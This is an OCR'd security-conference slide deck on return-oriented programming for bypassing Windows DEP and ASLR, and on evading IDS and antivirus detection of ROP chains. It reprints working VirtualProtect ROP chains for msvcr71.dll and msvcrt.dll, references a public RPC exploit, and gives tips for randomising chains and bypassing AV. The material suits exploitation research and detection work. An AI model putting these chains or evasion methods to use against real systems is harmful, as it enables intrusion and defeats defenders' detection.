

INSOMNIA
SECURITY SPECIALISTS :: REST SECURED
\m/ ROP AND ROLL \m/

So What's Your Background?

INSOMNIA
SECURITY SPECIALISTS :: REST SECURED

Insomnia Security

: Network Intrusion Specialist
: Roach herder

Penetration testing

: Penetration testing
: Red team exercises
: Vulnerability and exploitation research

Windows exploitation techniques

: Over 25 Microsoft security advisories
: Shatter attacks
: Windows heap exploitation

The Journey

INSOMNIA
SECURITY SPECIALISTS :: REST SECURED

Working on some AV bypass for a job

- Disappointed in the quality of AV
- Should have known better

Easy AV bypass

- Changed 1 byte, defeated 1 AV
- Removed all strings, defeated another 6 AV systems

Started thinking about exploit detection

- Could it be possible to generically detect exploits?
- If so, would it be just as easy to bypass the detection?

Memory Corruption Bugs

Exploitation leads to control of execution register


: Doesn't matter how this is achieved, lets just say it works

Needs to point execution into attacker controlled data

: This is how an exploit gets code execution

Anywhere in memory

: Containing user controlled data



Mitigation Techniques - DEP

Memory page access permissions

: Read, Write, Execute

: DEP – Data execution prevention

```
MOV ECX,DWORD PTR [EDI]
TEST ECX,ECX
JE 77C39DB5
CALL ECX
```

Process Memory	
PE Header	Read
Code	Execute
Data	Read/Write
Heap	Read/Write
Stack	Read/Write

Mitigation Techniques - ASLR

INSOMNIA
SECURITY SPECIALISTS :: REST SECURED

Memory page randomisation

- ASLR – Address space layout randomisation
- Process memory randomised
- DLL's load address randomised per boot

```
MOV ECX,DWORD PTR [EDI]
TEST ECX,ECX
JE 77C39DB5
CALL ECX
```

Process Memory	
PE Header	Read
Code	Execute
Data	Read/Write
Heap	Read/Write
Stack	Read/Write

Mitigation Techniques - ASLR

Memory page randomisation

: ASLR – Address space layout randomisation
: Process memory randomised
: DLL's load address randomised per boot

```
MOV ECX,DWORD PTR [EDI]
TEST ECX,ECX
JE 77C39DB5
CALL ECX
```


Process Memory	
PE Header	Read
Data	Read/Write
Code	Execute
Stack	Read/Write
Heap	Read/Write

Mitigation Techniques - ASLR

INSOMNIA
SECURITY SPECIALISTS :: REST SECURED

Memory page randomisation

- ASLR – Address space layout randomisation
- Process memory randomised
- DLL's load address randomised per boot

```
MOV ECX,DWORD PTR [EDI]
TEST ECX,ECX
JE 77C39DB5
CALL ECX
```

Process Memory	
PE Header	Read
Code	Execute
Data	Read/Write
Heap	Read/Write
Stack	Read/Write

Mitigation Techniques - ASLR

Memory page randomisation

- ASLR – Address space layout randomisation
- Process memory randomised
- DLL's load address randomised per boot

```
MOV ECX,DWORD PTR [EDI]
TEST ECX,ECX
JE 77C39DB5
CALL ECX
```

Process Memory	
PE Header	Read
Code	Execute
Stack	Read/Write
Data	Read/Write
Heap	Read/Write

Mitigating Mitigation Techniques

ASLR bypasses

- Use known static memory addresses
- Memory info leaks

ROP

- Real Old Programming skill
- Formerly known as the artist called ret2libc
- Reuse existing code to modify memory page access permissions

Exploits have been doing this for a long time

- Released in 2003
- http://downloads.securityfocus.com/vulnerabilities/exploits/rpc!exec.c

rpc!exec

Entire ROP based shellcode

: NtAllocateVirtualMemory()
: Memcpy()
: NtProtectVirtualMemory()

```
* have you recently bought one of those expensive new security products
* on the market? do you think you now have strong protection?
* Look again:
* *rpc!exec*
* by ins1der (trixterjack@yahoo.com)
*
* windows remote return into libc exploit!
* remote rpc exploit breaking non exec memory protection schemes
* tested against :
*  OverflowGuard
*  StackDefender (kernel32 imagebase randomization:O nice try guys.)
*
* currently breaking:
* Windows 2000 SP0 (english)
* Windows XP SP0 (english)
```

How ROP Works

Use existing parts of exploited program to ‘do stuff’ ™

: Commonly referred to as “gadgets”

Gadgets come from the Code segment

: So they are executable

What about ASLR?

: Disregarding ASLR for now

: Assume we have static .dll or mem leak

Process Memory	
PE Header	Read
Code	Execute
Data	Read/Write
Heap	Read/Write
Stack	Read/Write

ROP Gadgets

Make a call to LoadLibrary()

```
77C286EB MOV EBP,ESP
77C286ED PUSH DWORD PTR SS:[EBP+8]
77C286F0 CALL DWORD PTR DS:[<&KERNEL32.LoadLibrary>]
```

Make a call to CreateProcess()

```
77C295E0 PUSH DWORD PTR SS:[EBP-10]
77C295E3 PUSH DWORD PTR SS:[EBP+C]
77C295E6 CALL DWORD PTR DS:[<&KERNEL32.CreateProcessA>]
```

ROP Gadgets

Pop two numbers from the stack and add them together

```
77C21D16 POP EAX
77C21D17 RET
```

```
77C1F519 POP ECX
77C1F51A RET
```

```
77C1AEED ADD EAX,ECX
77C1AEEF RET
```

ROP Chain
77C21D16
11111111
77C1F519
22222222
77C1AEED

ROP Chain In Memory
161D217C11111111 19F5C177 22222222 EDAEC177

Common DEP Bypass Method

Modification memory page access permissions

: Make the stack/heap memory executable

Use memory modification functions

: VirtualAlloc()
: VirtualProtect()
: HeapCreate()

Process Memory	
PE Header	Read
Code	Execute
Data	Read/Write
Heap	RWE
Stack	RWE

ROP Mitigation Techniques

EMET 3.5

: The Enhanced Mitigation Experience Toolkit
: Hooks known DEP bypass functions, such as VirtualProtect()
: Bypassed by using syscalls, or kernelbase.dll

Windows 8

: Built in protection
: Checks for valid stack frame, when known DEP bypass functions called
: Bypassed by modifying the TEB, or reusing the valid frame

ROP Automation

INSOMNIA
SECURITY SPECIALISTS :: REST SECURED

ROP is well understood

: All the cool kids are doing it now

Common ROP chains

: Effective against known static dlls
: (msvcrt.dll, msvcr71.dll, hxds.dll)

Mona.py

: Peter Van Eeckhoutte from Corelan Team
: Automates the creation of ROP chains

Corelan Team ROPdb


msvcr71.dll – v7.10.3052.4

```
rop_gadgets = [
        0x7c37653d,    # POP EAX # POP EDI # POP ESI # POP EBX # POP EBP # RETN
        0xffffdff,     # Value to negate, will become 0x00000201 (dwSize)
        0x7c347f98,    # RETN (ROP NOP) [msvcr71.dll]
        0x7c3415a2,    # JMP [EAX] [msvcr71.dll]
        0xffffffff,    #
        0x7c376402,    # skip 4 bytes [msvcr71.dll]
        0x7c351e05,    # NEG EAX # RETN [msvcr71.dll]
        0x7c345255,    # INC EBX # FPATAN # RETN [msvcr71.dll]
        0x7c352174,    # ADD EBX,EAX # XOR EAX,EAX # INC EAX # RETN [msvcr71.dll]
        0x7c344f87,    # POP EDX # RETN [msvcr71.dll]
        0xffffffc0,    # Value to negate, will become 0x00000040
        0x7c351eb1,    # NEG EDX # RETN [msvcr71.dll]
        0x7c34d201,    # POP ECX # RETN [msvcr71.dll]
        0x7c38b001,    # &Writable location [msvcr71.dll]
        0x7c347f97,    # POP EAX # RETN [msvcr71.dll]
        0x7c37a151,    # ptr to &VirtualProtect() - 0x0EF [IAT msvcr71.dll]
        0x7c378c81,    # PUSHAD # ADD AL,0EF # RETN [msvcr71.dll]
        0x7c345c30,    # ptr to 'push esp #  ret ' [msvcr71.dll]
        # rop chain generated with mona.py
].pack("V*")
```

Code Reuse

INSOMNIA
SECURITY SPECIALISTS :: REST SECURED


https://www.google.co.nz/search?q=0x7c37653d



Metasploit ROP

New Metasploit ROP library

: Ropdb library
: Simply call generate_rop_payload(..) within an exploit




```
if my_target['Rop']
    p = generate_rop_payload('msvcrt', payload.encoded, {'target'=>'xp'})
else
    p = payload.encoded
end
```

ROP chains stored in .xml file

: java.xml
: msvcrt.xml
: flash.xml

Metasploit ROP

INSOMNIA
SECURITY SPECIALISTS :: REST SECURED

msvcrt.xml

```
<compatibility>
        <target>WINDOWS XP SP2</target><target>WINDOWS XP SP3</target>
</compatibility>
<gadgets base="0x77c10000">
        <gadget offset="0x0002ee15">POP EBP # RETN</gadget>
        <gadget offset="0x0002ee15">skip 4 bytes</gadget>
        <gadget offset="0x0003fa1c">POP EBX # RETN</gadget>
        <gadget value="0x00000400">0x00000400-> ebx</gadget>
        <gadget offset="0x00040d13">POP EDX # RETN</gadget>
        <gadget value="0x00000040">0x00000040-> edx</gadget>
        <gadget offset="0x0002eeef">POP ECX # RETN</gadget>
        <gadget offset="0x0004d9bb">Writable location</gadget>
        <gadget offset="0x0001a88c">POP EDI # RETN</gadget>
        <gadget offset="0x00029f92">RETN (ROP NOP)</gadget>
        <gadget offset="0x0002a184">POP ESI # RETN</gadget>
        <gadget offset="0x0001aacc">JMP [EAX]</gadget>
        <gadget offset="0x0002b860">POP EAX # RETN</gadget>
        <gadget offset="0x00001120">ptr to VirtualProtect()</gadget>
        <gadget offset="0x00002df9">PUSHAD # RETN</gadget>
        <gadget offset="0x00025459">ptr to 'push esp #  ret</gadget>
</gadgets>
```

ROP On The Wire

INSOMNIA
SECURITY SPECIALISTS :: REST SECURED

What does it actually look like?


ROP Chain On The Wire

```
15EEC37715EEC3771CFAC47700040000130DC57740000000EFEEC377BBD90400...
```

```
<gadgets base="0x77c10000">
<gadget offset="0x0002ee15">
<gadget offset="0x0002ee15">
<gadget offset="0x0003fa1c">
<gadget value="0x00000400">
<gadget offset="0x00040d13">
<gadget value="0x00000040">
<gadget offset="0x0002eeef">
<gadget offset="0x0004d9bb">
```

Hmmm…

What would happen if we set up an IDS rule based on that static set of DWORD values?



Static ROP

Exploits using known ROP chains

: Easy to detect through IDS or AV rules

Detection of 0-days

: If someone was to use a known ROP chain, then sure…..

Detection of common public exploits

: Definitely

Why Not Detect The Shellcode?

Code execution has been obtained

: Can execute complicated syntax

Shellcode contains decoding stubs

: Usually used to remove null bytes

: Can deobfuscate, and self modify the rest of the shellcode

Signature based detection

: Needs to be large enough to not cause false positives

Preventing Detection

Use multiple ROP gadgets

: Generate a different ROP chain each time the exploit runs

: Mona.py does this to some extent

```
<gadget offset="0x00025442">
<gadget offset="0x00025442">
<gadget offset="0x00037653">
<gadget value="0x00000201">
<gadget offset="0x00040cf8">
<gadget value="0x00000040">
<gadget offset="0x00031863">
<gadget offset="0x000519c9">
<gadget offset="0x0001a80a">
<gadget offset="0x00013182">
<gadget offset="0x00020426">
<gadget offset="0x0001aacc">
<gadget offset="0x0003deb4">
<gadget offset="0x00001120">
<gadget offset="0x00002df9">
<gadget offset="0x00049eac">
```

```
<gadget offset="0x0003ece3">
<gadget offset="0x0003ece3">
<gadget offset="0x000361c1">
<gadget value="0x00000201">
<gadget offset="0x0003d5a8">
<gadget value="0x00000040">
<gadget offset="0x0003017f">
<gadget offset="0x00050112">
<gadget offset="0x0001e93d">
<gadget offset="0x00013182">
<gadget offset="0x000232da">
<gadget offset="0x0001aacc">
<gadget offset="0x0002b860">
<gadget offset="0x00001120">
<gadget offset="0x00002df9">
<gadget offset="0x00049eac">
```

Preventing Detection

Sometimes there are no other useable gadgets

: Find usable pre addresses gadgets

```
77C59EAC PUSH ESP
77C59EAD RETN 4
```

```
77C59EAA ADD AL,0
77C59EAC PUSH ESP
77C59EAD RETN 4
```

```
77C59EA7 ADD BYTE PTR SS:[EBP-3E],CL
77C59EAA ADD AL,0
77C59EAC PUSH ESP
77C59EAD RETN 4
```

Preventing Detection

INSOMNIA
SECURITY SPECIALISTS :: REST SECURED

Space out the ROP gadget addresses

: Add ROP nops to the ROP chain

```
<gadget offset="0x00025442">
<gadget offset="0x00025442">
<gadget offset="0x00037653">
<gadget value="0x00000201">
<gadget offset="0x00040cf8">
<gadget value="0x00000040">
```

```
<gadget offset="0x00025442">
<gadget offset="0x00025442">
<gadget offset="0x0000128A"> RETN
<gadget offset="0x0000128A"> RETN
<gadget offset="0x0000128A">
<gadget offset="0x00037653">
<gadget value="0x00000201">
<gadget offset="0x0000128A"> RETN
<gadget offset="0x0000128A"> RETN
<gadget offset="0x00040cf8">
<gadget value="0x00000040">
<gadget offset="0x0000128A"> RETN
```

Randomise junk

